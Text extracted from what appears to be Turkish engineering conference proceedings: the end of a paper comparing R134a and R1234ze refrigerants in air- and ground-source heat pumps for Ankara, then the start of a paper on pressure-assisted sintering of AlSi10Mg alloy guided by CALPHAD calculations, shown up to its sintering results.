		°C	°C	°C	°C	kPa	kPa	kPa	kPa	(kJ/kg)	(kJ/kg)	(kJ/kg)	(kJ/kg)	(kJ/kg-K)	(kJ/kg-K)	(kJ/kg-K)	(kJ/kg-K)
hava	R134a	-10.00	66.34	50.00	-10.00	200.6	1317.9	1317.9	200.6	392.660	442.621	96.942	96.942	.7353	.7652	.3158	.3696
	R1234ze	-10.00	59.20	50.00	-10.00	147.4	997.2	997.2	147.4	377.250	425.489	84.747	84.747	.6839	.7133	.2783	.3232
toprak	R134a	7.00	62.48	50.00	7.00	374.6	1317.9	1317.9	374.6	402.630	438.251	92.572	92.572	.7308	.7522	.3023	.3306
	R1234ze	7.00	56.38	50.00	7.00	278.2	997.2	997.2	278.2	388.940	422.385	81.643	81.643	.6834	.7040	.2686	.2917

Tablo 4. Isı pompası sisteminin temel elemanlarının ve tüm sistemin ekserji kayıpları

Isı kaynağı türü	A kışkan türü	Ekserji kaybı (kW)				
		Kompr esör	Yoğuş turucu	Kısılma vanası	Buharla ştırıcı	Siste m
Ha va	R134a	0.277030	0.363663	0.498098	0.103072	1.241864
	R1234ze	0.281953	0.354848	0.430698	0.173332	1.240831
To prak	R134a	0.210101	0.380246	0.278040	0.151276	1.019664
	R1234ze	0.209342	0.372861	0.233934	0.169119	0.985256


Isı pompası türüne ve kullanılan soğutucu akışkan çeşidine göre ısı pompası enerji ve ekserji analizi sonuçlarının daha iyi anlaşılabilmesi için sonuçların grafik gösterimleri, Grafik 1 ila 6'da verilmiştir.

Hava kaynaklı ısı pompasında, her iki soğutucu akışkan için de buharlaşma sıcaklığına göre ısıtma tesir katsayısının değişimi Grafik 1'de gösterilmiştir. Grafik 1'de görüldüğü gibi, tüm buharlaşma sıcaklıklarında, hava kaynaklı ısı pompasında R1234ze soğutucu akışkanının kullanılması durumunda, az da olsa daha yüksek ITK değerleri elde edilmiştir.




Grafik 1. Hava kaynaklı ısı pompası için buharlaşma sıcaklığı - ITK değişim grafiği

Benzer şekilde, toprak kaynaklı ısı pompasında her iki soğutucu akışkan için de buharlaşma sıcaklığına göre ısıtma tesir katsayısının değişimi Grafik 2'de gösterilmiştir. Grafik 2'de görüldüğü gibi, toprak kaynaklı ısı pompasında da tüm buharlaşma sıcaklıklarında, R1234ze soğutucu akışkanının kullanılması durumunda, daha yüksek ITK değerleri elde edilmiştir.



Grafik 2. Toprak kaynaklı ısı pompası için buharlaşma sıcaklığı - ITC değişim grafiği


Hava ve toprak kaynaklı ısı pompalarının, Ankara ili için ısıtma tesir katsayısı bakımından karşılaştırılması ise Grafik 3'te yapılmıştır. Buna göre; Ankara ili için aynı şartlar altında en yüksek ITC değerine, toprak kaynaklı ısı pompası kullanılarak ulaşılmıştır.



Grafik 3. Hava ve toprak kaynaklı ısı pompalarının ITC- kaynak türü değişim grafiği


Hava kaynaklı ısı pompasında her iki soğutucu akışkan için de buharlaşma sıcaklığı ile ekserji veriminin değişimi Grafik 4'te gösterilmiştir. Grafik 4'te görüldüğü gibi, hava kaynaklı ısı pompasında tüm

buharlaşma sıcaklıklarında, R1234ze soğutucu akışkanının kullanılması durumunda, az da olsa daha yüksek η_{II} değerleri elde edilmiştir.




Grafik 4. Hava kaynaklı ısı pompası için buharlaşma sıcaklığı - η_{II} değişim grafiği

Benzer şekilde, toprak kaynaklı ısı pompasında da her iki soğutucu akışkan için de buharlaşma sıcaklığına göre ekserji veriminin değişimi Grafik 5'te gösterilmiştir. Grafik 5'te grldğu gibi, toprak kaynaklı ısı pompasında da tüm buharlaşma sıcaklıklarında, R1234ze soğutucu akışkanının kullanılması durumunda, daha yüksek η_{II} değerleri elde edilmiştir.



Grafik 5. Toprak kaynaklı ısı pompası için buharlaşma sıcaklığı - η_{II} değişim grafiği

Benzer şekilde, hava ve toprak kaynaklı ısı pompalarının Ankara ili için ekserji verimi bakımından karşılaştırılması ise Grafik 6'da yapılmıştır. Buna göre; Ankara ili için aynı şartlar altında en yüksek η_{II} değerine, hava kaynaklı ısı pompası kullanılarak ulaşılmıştır.



Grafik 6. Hava ve toprak kaynaklı ısı pompalarının η_{II} - kaynak türü değişim grafiği

6. SONUÇ VE ÖNERİLER

Dünya nüfusun artması nedeniyle artan enerji ihtiyacını karşılamak için günümüzde kullanılan fosil yakıtların kısa zamanda tükeneceği öngörülmektedir. Bu nedenle, bu ihtiyacı karşılamak için kullanılması planlanan yenilenebilir enerji kaynaklarına olan talep artmaktadır. Yenilenebilir enerji kaynakları arasında yer alan ısı pompaları çevreci ve ekonomik olmalarıyla dikkat çekmektedir. Bu sebeple bu çalışmada; Ankara ili için hava ve toprak kaynaklı ısı pompalarının konut ısıtması için kullanılması teorik olarak incelenmiştir. Çalışmada, R134a ve R1234ze soğutucu akışkanları kullanılmıştır. Burada R1234ze akışkanının yakın bir gelecekte yaygınlaşması göz önünde bulundurulmuş ve ısı pompalarında kullanılmasının mümkün olup olmadığı incelenmiştir. Çalışmada, her iki soğutucu akışkan kullanılarak her bir ısı pompasının enerji ve ekserji analizi yapılmış ve sonuçlar karşılaştırılmıştır.

Teorik analizde; hava kaynaklı ısı pompası için, R134a ve R1234ze soğutucu akışkanlarının ITK değerleri sırasıyla 2.91583 ve 2.91758 olarak bulunmuştur. Ayrıca, η_{II} değerleri sırasıyla 0.27579 ve 0.27595 olarak bulunmuştur. Toprak kaynaklı ısı pompası için ise, R134a ve R1234ze soğutucu

akışkanlarının ITK değerleri sırasıyla 4.08971 ve 4.20814 olarak bulunmuştur. Ayrıca, η_{II} değerleri ise sırasıyla 0.16597 ve 0.17078 olarak bulunmuştur. Bu sonuçların göz önünde bulundurulmasıyla aşağıdaki çıkarımlara ulaşılmıştır:

- Ankara ilinde kullanılacak hava ve toprak kaynaklı ısı pompalarının, aynı şartlar altındaki ITK ve η_{II} değerleri göz önüne alındığında; R1234ze soğutucu akışkanının, R134a soğutucu akışkanına göre daha etkin olduğu görülmektedir.
- Ankara’da kullanılacak hava ve toprak kaynaklı ısı pompaları karşılaştırıldığında; aynı şartlar altında toprak kaynaklı ısı pompasının, enerji verimliliği bakımından hava kaynaklı ısı pompasına göre daha etkin olduğu görülmektedir.
- Yine, Ankara’da kullanılacak hava ve toprak kaynaklı ısı pompaları karşılaştırıldığında; aynı şartlar altında hava kaynaklı ısı pompasının, ekserji verimliliği açısından toprak kaynaklı ısı pompasına göre daha etkin olduğu görülmektedir.
- Isı pompası kaynak sıcaklığının, yani hava veya toprak sıcaklığının, ısı pompasının verimini doğrudan etkilediği görülmektedir. Bu sonuçtan hareketle, herhangi bir ısı pompasının kurulacağı bölge için doğru kaynak seçimine özen gösterilmesi gerektiği görülmektedir.
- R134a soğutucu akışkanının küresel ısınmaya etki potansiyeli yüksek olduğundan, ısı pompalarında onun yerine R1234ze soğutucu akışkanının kullanılabilmesi görülmektedir.

7. KAYNAKÇA

- [1] Demir H., “Toprak kaynaklı ısı pompası ve toprak ısı değiştiricilerinin optimizasyonu ve geliştirilmesi”, Doktora Tezi, Yıldız Teknik Üniversitesi, Fen Bilimleri Enstitüsü, İstanbul, 2006.
- [2] Yamankaradeniz R., Horuz İ., Kaynaklı Ö., Coşkun S., Yamankaradeniz N., “Soğutma Tekniği ve Uygulamaları”, Dora Yayıncılık, Bursa, Türkiye, 2009.
- [3] Clean Energy Project Analysis, RETScreen® Engineering & Cases Textbook, "Ground-source heat pump project analysis", Minister of Natural Resources Canada, Canada, M39-110/2005E-PDF, 2005.
- [4] Alkan R., “Farklı soğutucu akışkanlar için toprak kaynaklı ısı pompasının termoeconomik analizi”, Yüksek Lisans Tezi, Süleyman Demirel Üniversitesi, Fen Bilimleri Enstitüsü, Isparta, 2014.
- [5] Incognito Heat Co. Heat pumps. <https://www.incognitoheatco.com/heat-pumps-scotland>. Erişim tarihi Mart 21, 2020.
- [6] Kıncay O., “Isı Pompaları”, Ders Notları (Yayımlanmamış), Yıldız Teknik Üniversitesi, İstanbul.
- [7] Elbir A., “Toprak kaynaklı ısı pompasının termodinamik analizi”, Yüksek Lisans Tezi, Süleyman Demirel Üniversitesi, Fen Bilimleri Enstitüsü, Isparta, 2010.

- [8] Emmi G., Zarrella A., Carli M.D., Galgaro A., “An analysis of solar assisted ground source heat pumps in cold climates”, Elsevier, Energy Conversion and Management, 2015, 106: 660-675.
- [9] Sagia Z., Rakopoulos C., “Alternative refrigerants for the heat pump of a ground source heat pump system”, Elsevier, Applied Thermal Engineering, 2016, 100: 768-774.
- [10] Menberg K., Heo Y., Choi W., Ooka R., Choudhary R., Shukuya M., “Exergy analysis of a hybrid ground-source heat pump system”, Elsevier, Applied Energy, 2017, 204: 31-46.
- [11] Al-Khalıdı M.M.H., “Toprak kaynaklı ısı pompası ile Isparta şartlarında bir ısıtma uygulaması”, Yüksek Lisans Tezi, Süleyman Demirel Üniversitesi, Fen Bilimleri Enstitüsü, Isparta, 2018.
- [12] Toksöz S., Soyhan H.S., Topaçoğlu Y., Taymaz İ., Büyükkaya E., “Toprak kaynaklı ısı pompasında ikinci yasa verimi”, Ulusal İklimlendirme Kongresi ve Fuarı, İklim 2011, Antalya, 2011. www1.mmo.org.tr Erişim tarihi Ocak 12, 2020.
- [13] Wu W., Skye H.M., “Progress in ground-source heat pumps using natural refrigerants”, Elsevier, International Journal of Refrigeration, 2018, 92: 70-85.
- [14] Wang Z., Wang F., Ma Z., Song M., “Numerical study on the operating performances of a novel frost-free air-source heat pump unit using three different types of refrigerant”, Elsevier, Applied Thermal Engineering, 2017, 112: 248-258.
- [15] Liu S., Li Z., Dai B., Zhong Z., Li H., Song M., Sun Z., “Energetic, economic and environmental analysis of air source transcritical CO₂ heat pump system for residential heating in China”, Elsevier, Applied Thermal Engineering, 2019, 148:1425-1439.
- [16] Fei L., Pingfang H., “Energy and exergy analysis of a ground water heat pump system”, Elsevier, Physics Procedia, 2012, 24: 169-175.
- [17] Saçkan Ö., “Deniz suyu kaynaklı ısı pompası sisteminin termodinamik analizi: bir otel uygulaması”, Yüksek Lisans Tezi, Muğla Sıtkı Koçman Üniversitesi, Fen Bilimleri Enstitüsü, Muğla, 2018.
- [18] Chata F.B., Chaturvedi S.K., Almogbel A., “Analysis of a direct expansion solar assisted heat pump using different refrigerants”, Elsevier, Energy Conservation and Management, 2005, 46: 2614-2624.
- [19] Afshari F., Çomaklı Ö., Karagöz Ş., Zavaragh H.G., “A thermodynamic comparison between heat pump and refrigeration device using several refrigerants”, Elsevier, Energy&Buildings, 2018, 168: 272-283.
- [20] Çengel Y.A., Boles M.A., “Termodinamik: Mühendislik Yaklaşımıyla”, Palme Yayıncılık, İzmir, Türkiye, 2008.
- [21] Incropera F.P., Dewitt D.P., Bergman T.L., Lavine A.S., “Fundamentals of Heat and Mass Transfer”, Sixth Edition, Wiley, USA, 2007.
- [22] Turgut O.E., “Soğutucular için kaynama ısı transferi denklemlerinin irdelenmesi”, Yüksek Lisans Tezi, Ege Üniversitesi, Fen Bilimleri Enstitüsü, İzmir, 2011.

- [23] Rohsenow W.M., Hartnett J.P., Cho Y.I., “Handbook of Heat Transfer”, Third Edition, McGraw-Hill, USA, 1998.
- [24] Kotas T.J., “The Exergy Method of Thermal Plant Analysis”, Butterworths, Britain, 1985.
- [25] Dincer İ., Rosen M.A., “Exergy: Energy, Environment and Sustainable Development”, Elsevier, USA, 2007.

AlSi10Mg ALAŞIMININ TOZ METALURJİSİ İLE ÜRETİMİ: BASINÇ DESTEKLİ SİNTERLEME VE CALPHAD METODOLOJİSİ

Rıdvan Yamanoglu¹, Yağız Akyıldız^{1,2}, Onur Öztürk²

¹ *Kocaeli Üniversitesi, Mühendislik Fakültesi, Kocaeli, TURKEY*

² *Onatus Öngörü Teknolojileri, Kocaeli, TURKEY*

yagizakyildiz@onatus.com

ORCID: 0000-0001-6012-9795

ÖZET

Özellikle son yıllarda otomotiv ve havacılık endüstrisinde çevresel kaygılar ve yakıt tüketiminin azaltılmasını sağlamak amacıyla düşük yoğunluklu malzemelerin tasarımına yönelik çalışmalarda artış gözlenmektedir. Bu tarz seçim kriterleri söz konusu olduğunda metalik malzemeler arasında en dikkati çeken grup alüminyum alaşımlarıdır. Alüminyum esaslı malzemeler arasında Al-Si alaşımları yüksek spesifik mukavemet, yüksek dökülebilirlik, yüksek korozyon dayanımı, düşük maliyetleri ve yeterli derecede termal ve elektriksel iletkenliklerinden dolayı otomotiv, havacılık ve savunma sektöründe yaygın olarak kullanılmaktadır. Bu kritik uygulama alanları için istenen özelliklerde bir alaşımın elde edilebilmesinin en temel unsurlarından birisi üretim süreçlerinin optimizasyonudur. Endüstriyel olarak geliştirilen malzemelerde güvenilir termodinamik verilere ihtiyaç vardır. Alaşım tasarımı-optimizasyonu, proses tasarımı-optimizasyonu ve problem analizi konusunda CALPHAD metodolojisi en güvenilir termodinamik verileri sağlamaktadır. Bu çalışma kapsamında CALPHAD metodolojisi kullanılarak AlSi10Mg alaşımının toz metalurjisi ile üretimi sürecinde kullanılacak sinterleme sıcaklığının belirlenmesi hedeflenmiştir. Ön alaşımlı AlSi10Mg alaşım tozlarının üretimi için basınç destekli sinterleme tekniği seçilmiştir. İlk olarak AlSi10Mg alaşımı için Thermo-Calc yazılımı ile termodinamik analiz yapılmıştır. Analizde alaşımın kimyasal kompozisyonuna göre liküdüs, solidüs, solvüs, ötektik reaksiyon alanının sıcaklıkları belirlenmiştir. Hesaplamalar sonucunda sıvı fazın oluşacağı ilk sıcaklık 563.69°C olarak tespit edilmiştir. Basınç destekli sinterleme prosesine göre sıcaklık ve basınç eş zamanlı

uygulanarak katı faz sinterlemesi yapılmaktadır. Bu nedenle üretim sırasında sıvı fazın kontrolü önem arz etmektedir. Dolayısıyla bu tarz sıvı faz içerebilecek malzemelerde kullanılan sinterleme yöntemine göre sıvı faz oluşmadan veya yapıdan uzaklaşmadan üretimin gerçekleşebilmesi için sıcaklığın ideal bir şekilde tanımlanması önem arz taşımaktadır. Sinterleme işlemleri 30 MPa sabit basınç altında 15 dakika süre ile yapılmıştır. Üretilen numunelerin yoğunlukları ölçülmüş, ışık mikroskobu ile mikroyapısal karakterizasyon gerçekleştirilmiştir.

Anahtar Kelimeler: *AlSi10Mg, Toz Metalurjisi, Thermo-Calc, Calphad Metodolojisi*

PRODUCTION OF AlSi10Mg ALLOY WITH POWDER METALLURGY: PRESSURE ASSISTED SINTERING AND CALPHAD METHODOLOGY

ABSTRACT

Especially in recent years, there has been an increase in studies on the design of low density materials in order to reduce environmental issues and fuel consumption in the automotive and aviation industry. When it comes to materials design, the most striking group among metallic materials is aluminium alloys. In aluminium based materials, Al-Si alloys are widely used in the automotive, aerospace and defence industry due to their high specific strength, high castability, high corrosion resistance, low cost and sufficient thermal and electrical conductivity. One of the most fundamental factors in obtaining an alloy with desired properties for critical application areas is the optimisation of production processes. Reliable thermodynamic data are required for industrially developed materials. CALPHAD methodology provides the most reliable thermodynamic data for alloy design-optimisation, process design-optimisation and problem analysis. In this study, it was aimed to determine the sintering temperature to be used in the process of the powder metallurgy production of AlSi10Mg alloy using CALPHAD methodology. Pressure assisted sintering technique was chosen for the consolidation of pre-alloyed AlSi10Mg powders. First of all, the thermodynamic analysis was performed for AlSi10Mg alloy with Thermo-Calc software. In the analysis, the temperatures of the liquids, solidus, solvus and eutectic reaction area were determined according to the chemical composition of the alloy. As a result of the calculations, the initial temperature at which the liquid phase will form was determined as 563.36°C. Solid state sintering is performed by applying temperature and pressure simultaneously according to pressure assisted sintering process. Therefore, it is essential to control the liquid phase during

production. Accordingly, the sintering method used in materials that may contain such liquid phase, it is important to define the temperature in an ideal way in order to achieve production without liquid phase formation or leaving the structure. Sintering processes were carried out under constant pressure of 30 MPa for 15 minutes. The densities of the produced samples were measured, and microstructural characterisation was carried out with optical microscopy.

Keywords: *AlSi10Mg, Powder Metallurgy, Thermo-Calc, CALPHAD Methodology*

1. GİRİŞ

Toz metalurjik prosesler ile malzemelerin üretimine yönelik yeni alaşım ve tekniklerin geliştirilmesi son zamanlarda oldukça ilerleme kaydetmiştir. Toz metalurjisinin geleneksel malzeme üretim tekniklerine göre en önemli avantajları küçük ve karmaşık şekilli parçaların üretimi, yüksek ergime dereceli malzemelerin üretimi ve nihai şekle sahip malzemelerin üretimine izin vermesidir. Bunlara ilave olarak özellikle toz metalurjisinin hammaddesi olan partiküllerin elde edilme süreçlerinde hızlı katılaşmaya maruz kalarak nihai malzemenin mekanik özelliklerine olumlu katkı yapması da oldukça önemlidir [1, 2].

Toz metalurjisinde nihai malzemeye ulaşmak için proses tercihi açısından iki seçenek vardır. Tozlar ya soğuk bir şekilde preslenerek ön şekillendirilir ardından sinterlenir ya da presleme ve sinterleme işlemleri aynı anda yapılır. Basınç ve sıcaklığın eş zamanlı kullanıldığı süreç basınç destekli yoğunlaştırma olarak adlandırılır. Basınç destekli sinterleme prosesi sayesinde geleneksel toz metalurjik proseslere nazaran daha düşük sinterleme sıcaklıkları ve süreleri kullanılmasına rağmen daha yüksek yoğunluk elde edilmesi ile daha yüksek dayanıma sahip malzemelerin üretimi gerçekleştirilir [3]. Fakat basınç destekli sinterleme süreçleri her malzeme için uygulanamaz. Özellikle bileşiminde sıvı faz oluşturma potansiyeli bulunan alaşım sistemleri için proses dizaynı oldukça önemlidir [4]. Buradaki olumsuz durum alaşımın sıvı faz içermesi durumunda basınç destekli sinterleme sırasında kalıptan sıvı fazın sızarak yapıyı terk etmesidir. Yapılacak kademeli sinterleme ve farklı modellemeler ile en uygun proses koşullarının tanımlanması sayesinde bu olumsuzlukların önüne geçilebilir. Bu çalışma bu tarz bir yaklaşım üzerinden dizayn edilmiştir. Bu doğrultuda son zamanlarda toz metalurjik proseslerle üretimi oldukça yaygınlaşan ve ötektik bileşime sahip AlSi10Mg alaşımının basınç destekli sinterleme ile üretimi gerçekleştirilmiştir. Sinterleme işleminde kullanılacak sıcaklıkların tespitinde faz diyagramları CALPHAD yaklaşımı kullanılarak hesaplanmış ve üretim süreci kontrollü bir şekilde yapılmıştır.


CALPHAD (CALculation of PHase Diagram) metodolojisi yeni malzeme ve proseslerin dizaynına yönelik olarak özellikle Kaufman, Berstein ve Hillert öncülüğünde gelişme kazanmıştır [5]. Bu yaklaşıma göre alaşım içerisindeki elementlerin karışım halindeki Gibbs Serbest Enerjilerini

hesaplanması ile çok bileşenli sistemlerin termodinamik analizleri yapılmaktadır. Çok bileşenli sistemlerin karışım halindeki Gibbs Serbest Enerjilerinin hesaplanmasına dört ana bileşen etkilidir. Bunlar alaşımı oluşturan elementlerin 25°C'de 1 atmosfer basınç altındaki standart referans enerjileri, sistemin tamamının karışım halindeki enerjileri, sistemi oluşturan elementlerin ikili etkileşim enerjileri ve çeşitli fiziksel katkılarıdır. CALPHAD metodolojisine göre alaşımların faz analizi, kritik sıcaklıklar, sıcaklığa bağlı olarak termodinamik ve termofiziksel analizleri yapılmaktadır [6]. Bu hesaplamalar için sistemdeki faz dengesi ile ilgili termodinamik, termokinetik ve termofiziksel verilere ihtiyaç vardır [7-9].

Al-Si alaşımları endüstriyel uygulamalarda en fazla kullanılan alüminyum esaslı malzemelerdendir. Bu alaşım grubu içinde dar katılma aralığı, yüksek akıcılık, iyi kaynaklanabilirlik, yüksek korozyon dayanımı ve çökelti sertleşmesi ile mukavemet artışı sağlayan hipoötektik AlSi10Mg alaşımı dikkat çekmektedir [10]. AlSi10Mg alaşımında silisyum ve magnezyum elementleri arasında 1:2 stokiyometrik oranla Mg₂Si intermetaliti oluşmaktadır. Çökelti sertleşmesi ısı işlem süreci ile homojen ve küçük boyutta Mg₂Si çökeltileri oluşarak malzemenin mukavemeti arttırılmaktadır [11]. Bu alaşım dar bir katılma aralığı ve yüksek akıcılığından dolayı yaygın olarak döküm yöntemi ile üretilmektedir [12]. Günümüzde gelişen teknoloji ile birlikte çeşitli üretim yöntemleri gelişmiştir. Bu üretim yöntemleri arasında sıcak presleme, spark plazma sinterleme, sıcak izostatik presleme, seçici lazer ergitme, seçici lazer sinterleme gibi toz metalurjik yöntemler yer almaktadır [13]. Bu çalışmada AlSi10Mg alaşımı CALPHAD yaklaşımından faydalanılarak elde edilen sinterleme sıcaklıkları ile basınç destekli sinterleme yöntemi kullanılarak üretilmiş ve sonuçlar paylaşılmıştır.

2. MALZEME VE METOT

Bu çalışmada Şekil 1'de SEM (Scanning Electron Microscopy) görüntüleri verilen 10-45 µm boyut aralığına sahip ön alaşımlı AlSi10Mg tozu kullanılmıştır. Tozlar üretim tekniği nedeni ile küresel ve yuvarlak hatlı bir morfolojiye sahiptir. Küresel şekilli tozlar yüksek akış özelliği göstermektedir. SEM görüntüsünden de net bir şekilde görüldüğü gibi tozlardaki uydulaşma dikkat çekmektedir. Bu uydulaşma etkisi akış özelliklerini olumsuz etkilemektedir. Fakat bu çalışma kapsamında yapılacak sinterleme işlemi basınç ile eş zamanlı gerçekleştirileceğinden tozların morfolojisinden kaynaklı bu tarz bir etkinin yoğunluk üzerinden olumsuz bir yansıması olmamaktadır. Basınç destekli sinterleme yöntemleri bu açıdan geleneksel sinterleme tekniklerine göre daha fazla yoğunluk sağlarlar [14]. Şekil 1'de verilen tozların kimyasal kompozisyonu Tablo 1'de verilmiştir.




Şekil 1. AlSi10Mg tozunun düşük ve yüksek büyütmede çekilen SEM görüntüleri

Tablo 1. AlSi10Mg alaşımının kimyasal kompozisyonu (ağ.%)

Si	Fe	Mn	Mg	Al
11.51	0.55	0.45	0.51	Kalan

AlSi10Mg alaşım tozunun sinterlenmesi için gerekli termodinamik veriler CALHAD metodolojisi ile hesaplanmıştır. CALPHAD metodolojisinde alaşım içerisindeki elementlerin termodinamik verilerinden yola çıkarak faz karakterizasyonları bilgisayar ortamında modellenenmektedir. Bu çalışmada Thermo-Calc yazılımının 2021a versiyonunda TCAL7.1 alüminyum veri tabanı kullanılmıştır. Çalışma kapsamında AlSi10Mg ön alaşımli tozlar basınç destekli sinterleme işlemi ile üretimi gerçekleştirilmiştir. Numunelerin üretim aşamaları: grafit kalıpların hazırlanması, tozların hazırlanması, tozların kalıp boşluğuna dökülmesi, kalıbın sıcak pres cihazına yerleştirilerek yoğunlaştırma işleminin gerçekleştirilmesi şeklindedir. Çalışma kapsamında kullanılan grafit kalıp ve üretilen numunenin görüntüsü Şekil 2’de verilmiştir. Sinterleme prosesi DIEX VS50 marka cihazda gerçekleştirilmiştir. Basınç destekli sinterleme prosesinde 10°C/dak hızla ısıtılan ön alaşımli AlSi10Mg tozları 530 ve 565°C’de sinterlenmiştir. Sinterleme atmosferi olarak tüm proses boyunca 10⁻⁴ mbar vakum ortamı sağlanmıştır. Üretim sonunda 4 mm yüksekliğinde 20 mm çapında silindirik numuneler üretilmiştir. Sinterlenen numunelerin yoğunlukları Arşimet Prensibi ile AND GR-200 marka hassas terazi kullanılarak ölçülmüş ardından numunelerin metalografik hazırlıkları gerçekleştirilmiştir. Parlatılmış numunelerin mikroyapıları Olympus BX41M-LED marka optik mikroskopta incelenmiştir.




Şekil 2. a) Sıcak pres içinde grafit kalıp b) Sinterlenmiş numune

3. SONUÇLAR

3.1. CALPHAD Metodolojisi ile Al-Si ve AlSi10Mg Alaşımın Termodinamik Karakterizasyonu


Alüminyum-silisyum alaşımları silisyum miktarına bağlı olarak üç grupta incelenmektedir. Şekil 3a'da Thermo-Calc yazılımı 2021a versiyonunda TCBIN ikili denge diyagramı veri tabanı kullanılarak Al-Si ikili denge diyagramı hesaplanmıştır. Al-Si ikili denge diyagramına göre 577°C 'de yaklaşık olarak %12 Si miktarında ötektik reaksiyon görülmektedir. Silisyum miktarı %12'den az olan alaşımlar hipötektik, %12'den fazla olan alaşımlar ise hiperötektik alüminyum-silisyum alaşımları olarak tanımlanmaktadır [4, 5].

AlSi10Mg alaşımının faz diyagramı ise Şekil 3b'de Thermo-Calc yazılımı 2021a versiyonunda TCAL7.1 alüminyum veri tabanı kullanılarak hesaplanmıştır. Alaşımın içerdiği %11.51 Si miktarına bağlı olarak sıvı fazdan ilk katılaştan $\alpha\text{-Al}$ 'dur. Al-Si sisteminde 577°C 'de gerçekleşen ötektik reaksiyon Al-Si-Mg sisteminde ötektik reaksiyon alanına dönüşerek belli bir sıcaklık aralığında reaksiyon gerçekleşmektedir. Ötektik reaksiyon alanında sıvı faz ötektik silisyum ve $\alpha\text{-Al}$ 'a dönüşmektedir. Bu reaksiyon alanında sıvı miktarı azalırken ötektik silisyum ve $\alpha\text{-Al}$ miktarı artmaktadır. Katı-sıvı dönüşüm reaksiyonları ötektik reaksiyon alanının bitmesi ile tamamlanmaktadır. AlSi10Mg alaşımı daha sonra katı-katı dönüşümleri ile yapı içerisinde Mg_2Si çökeltisinin oluşumu gözlenmektedir.



Şekil 3. a) Al-Si ikili denge diyagramı b) AlSi10Mg denge diyagramı


AlSi10Mg alaşımının kimyasal kompozisyonundan yola çıkarak termodinamik özellikleri analiz edilmiş elde edilen sıcaklığa bağlı olarak faz fraksiyonları Şekil 4’de verilmiştir. Diyagrama göre %11.51 Si ve %0.51 Mg içeren AlSi10Mg alaşımının kritik dönüşüm sıcaklıkları hesaplanmıştır. Termodinamik hesaplamalar sonucunda 582.36°C’de alaşım %100 sıvı faza dönüşmektedir. Al-Si hipoötektik alaşımlarında genellikle ilk katılaştıran faz α-Al’dur. Dolayısıyla AlSi10Mg alaşımında sıcaklık 582.36°C’nin altına indiğinde yapı içerisinde α-Al fazı katılaşmaya başlayacaktır. Çoklu sistemlerde görülen ötektik reaksiyon alanı 574.65°C ile 563.69°C arasında gerçekleşmektedir. Sıvı faz yaklaşık olarak 11°C’lik bir aralıkta ötektik silisyum ve α-Al dönüşmektedir. Al-Si-Mg alaşımlarında genellikle ısıl işlem ile mukavemet artışı sağlanmaktadır. Genellikle yapıda oluşan Mg₂Si çökeltisi yüksek sıcaklıklarda çözeltiliye alınarak yapı içerisinde çözülür. EDS analizi ile elde edilen kimyasal kompozisyona göre yapılan termodinamik hesaplamada Mg₂Si çökeltisinin çözülmesi için yaklaşık olarak 519.99°C üstüne çıkılması gerekmektedir.



Şekil 4. AlSi10Mg alaşımının sıcaklığa bağlı faz fraksiyon grafiği

3.2. AlSi10Mg Tozlarının Sinterlenmesi

Basınç destekli sinterleme prosesi sırasında alaşımda sıvı fazın oluşmaması veya oluşan sıvı fazın kalıptan uzaklaşmaması istenmektedir. Dolayısıyla katı faz sinterleme prosesini optimal bir sıcaklıkta gerçekleştirmek gerekir. CALPHAD metodolojisi ile ön alaşımlı AlSi10Mg alaşımının termodinamik analizi yapılarak kritik dönüşüm sıcaklıkları hesaplanmıştır. Hesaplanan kritik sıcaklıklara göre Al-Si-Mg alaşımında yaklaşık olarak 563.69°C'nin üzerinde sıvı faz oluşumu görülmektedir. AlSi10Mg ön alaşımlı tozunun 565°C'de değişen silisyum ve magnezyum oranlarına bağlı olarak α -Al, ötektik silisyum ve sıvı fazlarının fraksiyonları Şekil 5'de verildiği gibi hesaplanmıştır. Tozların noktasal temaslarında farklı kimyasal kompozisyonlar oluşabileceği göz önüne alındığında silisyum ve magnezyum oranları değişmektedir. Alaşımın içerdiği Si ve Mg oranlarına bağlı olarak Şekil 5'de görüldüğü gibi hacimce %3 sıvı faz oluşmaktadır. Belirlenen bu kritik sıcaklık göz önüne alınarak ön alaşımlı AlSi10Mg tozları ilk olarak basınç destekli sinterleme prosesi ile 565°C'de üretilmiştir. Thermo-Calc yazılımı ile hesaplanan kritik sıcaklıkta yapılan sinterleme prosesi sırasında sıvı faz oluşmuş ve beklendiği gibi üretim sürecinde bu sıvı faz kalıptan sızmıştır. Elde edilen numune ve ergimiş fazın görüntüsü Şekil 6'da verilmiştir.




Şekil 5. AlSi10Mg alaşımının 565°C'de silisyum ve magnezyum oranlarının değişimi ile elde edilen faz fraksiyon dağılımları a) α -Al b) Ötektik silisyum c) Sıvı



Şekil 6. Basınç destekli sinterleme sırasında kalıptan sızan sıvı faz ve elde edilen numunenin görüntüsü

Ön alaşımli AlSi10Mg tozlarının 565°C’de sinterlenmesi sırasında kalıptan sızan fazın SEM görüntüleri Şekil 7’de verilmiştir. Şekil 7b’de gösterilen noktalardan alınan EDS analiz sonuçlarına göre Thermo-Calc yazılımı 2021a versiyonunda TCAL7.1 veri tabanı kullanılarak 565°C’de hesaplamalar yapılmıştır. Kimyasal kompozisyon analiz sonuçlarına göre üç yapıda 565°C’de sıvı faz içerdiği görülmektedir. 1 numaralı analize göre yapıda %4.24 Mg, %4.77 Si ve %90.99 Al içeren alaşımda hacimce %22.9, 2 numaralı analize göre %0.73 Mg, %16.27 Si, %18.47 Fe ve %64.53 Al içeren alaşımda hacimce %36.4, 3 numaralı analize göre %1.15 Mg, %3.37 Al ve %95.48 Si içeren alaşımda hacimce %3.9’luk sıvı faz oluşmaktadır.




Şekil 7. 565°C’de sinterleme sırasında kalıptan sızan sıvı fazın

a) SEM görüntüsü b) EDS analizi


CALPHAD metodolojisi ve deneysel çalışmanın birbirini doğrulamasının ardından sinterleme sıcaklığı için bu kez kritik sıcaklığın altında 530°C seçilmiştir. AlSi10Mg alaşımının 530°C’de termodinamik analizi ile değişen silisyum ve magnezyum oranına bağlı olarak faz fraksiyonu Şekil 8’de verilmiştir. Hesaplamalar sonucunda AlSi10Mg alaşımının 530°C’de α -Al ve ötektik silisyum fazlarından oluşacağı görülmüştür. Sinterleme prosesinde sıvı faz oluşumunu kontrol etmek amacıyla 10°C/dak ısıtma hızı ile

530°C'de 15 dakika 30 MPa altında tozların yoğunlaştırma işlemi yapılmıştır. CALPHAD metodolojisi ile yapılan analizlerin sonucunda sinterleme prosesi sırasında kalıptan sıvı faz çıkışı gözlenmemiştir.



